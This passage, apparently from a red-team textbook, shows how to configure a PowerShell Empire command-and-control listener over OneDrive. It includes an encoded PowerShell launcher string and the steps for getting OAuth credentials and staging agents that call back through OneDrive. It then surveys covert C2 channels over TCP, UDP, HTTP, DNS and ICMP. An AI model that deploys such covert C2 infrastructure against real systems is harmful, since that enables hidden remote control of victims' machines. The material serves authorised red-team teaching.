  RedirectURI       True        https://login.live.com/oauth20_d Redirect URI of the registered application
                                esktop.srf
  ResultsFolder     True        results                     The nested Onedrive results folder.
  Launcher          True        powershell -noP -sta -w 1 -enc   Launcher string.
  AuthCode          True                                    Auth code given after authenticating OAuth App.
  TaskingsFolder    True        taskings                    The nested Onedrive taskings folder.
  ClientID          True                                    Client ID of the OAuth App.
  DefaultProfile    True        N/A|Microsoft SkyDriveSync Default communication profile for the agent.
                                17.005.0107.0008 ship; Windows
                                NT 10.0 (16299)
  DefaultLostLimit  True        10                          Number of missed checkins before exiting
  WorkingHours      False                                   Hours for the agent to operate (09:00-17:00).
  DefaultJitter     True        0.0                         Jitter in agent reachback interval (0.0-1.0).
  SlackChannel      False       #general                    The Slack channel or DM that notifications will be sent to.
  RefreshToken      False                                   Refresh token used to refresh the auth token
  StagingKey        True        W_xdQ@i&|3.IM-mGATk:XL1^+0vP{Bz? Staging key for intial agent negotiation.
  PollInterval      True        5                           Polling interval (in seconds) to communicate with Onedrive.
  DefaultDelay      True        60                          Agent delay/reach back interval (in seconds).
  StagingFolder     True        staging                     The nested Onedrive staging folder.
  BaseFolder        True        empire                      The base Onedrive folder to use for comms.
```

The options that we need to start the listener are: `AuthCode` and `ClientID`.


To get the `ClientID`, we need to register to Microsoft's developer account and log in. We can see the application dashboard by visiting `https://apps.dev.micrsoft.com/#/appList`. Click the **Add an app** button to add an application:



Set the application name and click the **Create** button to continue:




Upon successful creation of the application, we can see the application ID. This is the client ID that is required by the Empire C2:




Let's now set the client ID:

```
  DefaultDelay      True        60                                 Agent delay/reach back interval (in seconds).
  StagingFolder     True        staging                            The nested Onedrive staging folder.
  BaseFolder        True        empire                             The base Onedrive folder to use for comms.


(Empire: listeners/onedrive) > set ClientID [redacted]
```


We also need to add a redirect URL. We can do this by clicking on the **Add Platform** button under the **Platforms** section:




A window will open to ask which type of platform we want to add. For now, let's choose **Web**:



We will then be displayed with a **Redirect URLs** field, where we can add the URL:




Set the field to `https://login.live.com/oauth20_desktop.srf` :




Half of the configuration is now complete. To retrieve the `AuthCode`, we need to execute the listener so that the listener will request the `AuthCode` using the `ClientID`:

```
(Empire: listeners/onedrive) > execute
[*] Get your AuthCode from "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?scope=files.readwrite+offline_access&redirect_uri=ht
tps%3A%2F%2Flogin.live.com%2Foauth20_desktop.srf&response_type=code&client_id=[redacted]" and try starting the listen
er again.
(Empire: listeners/onedrive) >
```

Open the URL given by the Empire C2 to get the AuthCode:




Click **Yes** to continue. The page will be redirected to the blank page. In the URL, we can find the `code` parameter. This is the `AuthCode` that we require:



Now, set the `AuthCode`:


Everything is ready, so let's start the listener:




Now that the listener is ready, we can generate a one-liner stager using the OneDrive listener:

When the stager is executed on the target server, it will connect back to the OneDrive server and the Empire C2 will update the agent entry with the newly connected agent:

Let's check the network traffic from the target:



Similar to Dropbox, the SSL certificate used in OneDrive is a valid one.



The cloud-based file-sharing C2s can really help in a situation where it's difficult to get reverse connections back to our C2. This doesn't mean, however, that we shouldn't look out for the covert channels that our C2 is using. Covert channels are an important aspect of a red team operation.

C2 covert channels

A covert channel is used to communicate secretly. Whereas encryption only protects the communication from being decoded by unauthorized parties, covert channels aim to hide the very existence of the communication. Initially, covert channels were identified as a security threat on monolithic systems such as mainframes. More recently, focus has shifted towards covert channels in computer network protocols. The huge amount of data and the vast number of different protocols in the internet make it an ideal high-bandwidth vehicle for covert communication. Some of the most common protocols that are used to create a covert channel are as follows.

(The following are referenced from: `https://holdmybeersecurity.com/2017/10/15/part-3-how-to-red-team-setting-up-environment/`)

TCP

Transmission Control Protocol (**TCP**) is one of the most common protocols that are used in networking. We can use it as a C2 covert channel because of its connection-oriented nature. As there are many TCP communications happening on the wire, the C2 covert channel used can blend in with other TCP communications. The biggest disadvantage of using TCP as the covert channel, however, is the persistent connection that is established. When checking for active connections on the system, the `ESTABLISHED` state that is displayed by the `netstat` command can reveal the communication between the C2 and the target server. This type of indicator can tell the blue teamer the subnet of the red team, the IP address of the C2 server(s), the port its connecting back to, and the type of traffic to block.

UDP

User Datagram Protocol (**UDP**) is one of the most difficult protocols to work with. Malware writers struggle to write malware that is specific to the communication with the C2 because of its connection-less nature. However, this means that this protocol doesn't show an `ESTABLISHED` state when monitoring active connections using `netstat`, which gives it a stealthier C2 channel.

HTTP(S)

Hyper Text Transfer Protocol (**HTTP**) is apparently the most well-known protocol on the web. Due to its different web request methods, including `GET` and `POST`, it is a viable C2 channel. Since it is a common protocol that is used by most organizations, administrators allow the HTTP ports `80` and `443` for the outbound connection.

DNS

Domain Name Server (**DNS**) is the second most commonly used network protocol and one of the most popular ones for C2 communication with the target server. To set up a C2 covert channel, DNS uses different methods such as `QUERY` and `RESPONSE`. DNS is particularly powerful since no IP addresses need to be recalled and all administrations depend on DNS to achieve their goals. It is a straightforward method to impart malware.

ICMP

Internet Control Management Protocol (**ICMP**), which is also known as PING, is also known as PING, is another method that can be used as a C2 channel. Many administrators allow PING through the firewall so they can check whether the servers are alive or not. The C2 payloads can be added as padding to the ICMP headers, making it a unique C2 covert channel.

On the other hand, if the blue team detects our access, they can easily blacklist our C2 IPs forever and our C2s will be burned. However, this does not necessarily mean that we have to go through the whole installation and configuration procedure again.

Summary

In this chapter, we have provided an introduction to command and control (C2) servers and discussed how they are used in a red team operation. We have then covered how we can use cloud-based file-sharing services as C2s to make the communication between the target and our C2 stealthier. We have also learned about C2 covert channels and their importance with some commonly used protocols used in covert channels. In the next chapter, we will cover the topic of hiding C2s behind a Redirector so that even if the blue team detects the connection, only our redirector will be burned and not our C2.

Questions

1. What all other C2 servers can we use if not cloud based?
2. Can we use our personal account for Dropbox?
3. Is it necessary to use a C2 server in the first place? Why not just make our own system as C2?
4. Are there any automation scripts or tools which can be used to configure the red team infrastructure automatically?
5. Is there a way to manage multiple C2s from a dashboard?

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- https://holdmybeersecurity.com/2017/10/15/part-3-how-to-red-team-setting-up-environment/
- https://speakerdeck.com/bluscreenofjeff/building-a-better-moat-designing-an-effective-covert-red-team-attack-infrastructure?slide=10
- https://arno0x0x.wordpress.com/2017/09/07/using-webdav-features-as-a-covert-channel/
- https://securityonline.info/sg1-swiss-army-knife/
- https://n0where.net/data-exfiltration-over-dns-request-covert-channel-dnsexfiltrator

Obfuscating C2s - Introducing Redirectors

In the previous chapter, we learned about the basics of C2 server and how we can use file-sharing services like Dropbox and OneDrive as a C2 server. However, from the blue team's perspective, the unfamiliar IPs will be blacklisted after knowing what those IPs are for. If our C2 server is blacklisted, our engagement will fail. Consequently, to protect our C2 servers from being detected by the defenders of the organization, we will hide our team servers behind another server. This server is called a **Redirector** and it'll be responsible for redirecting all the communication to our C2 server.

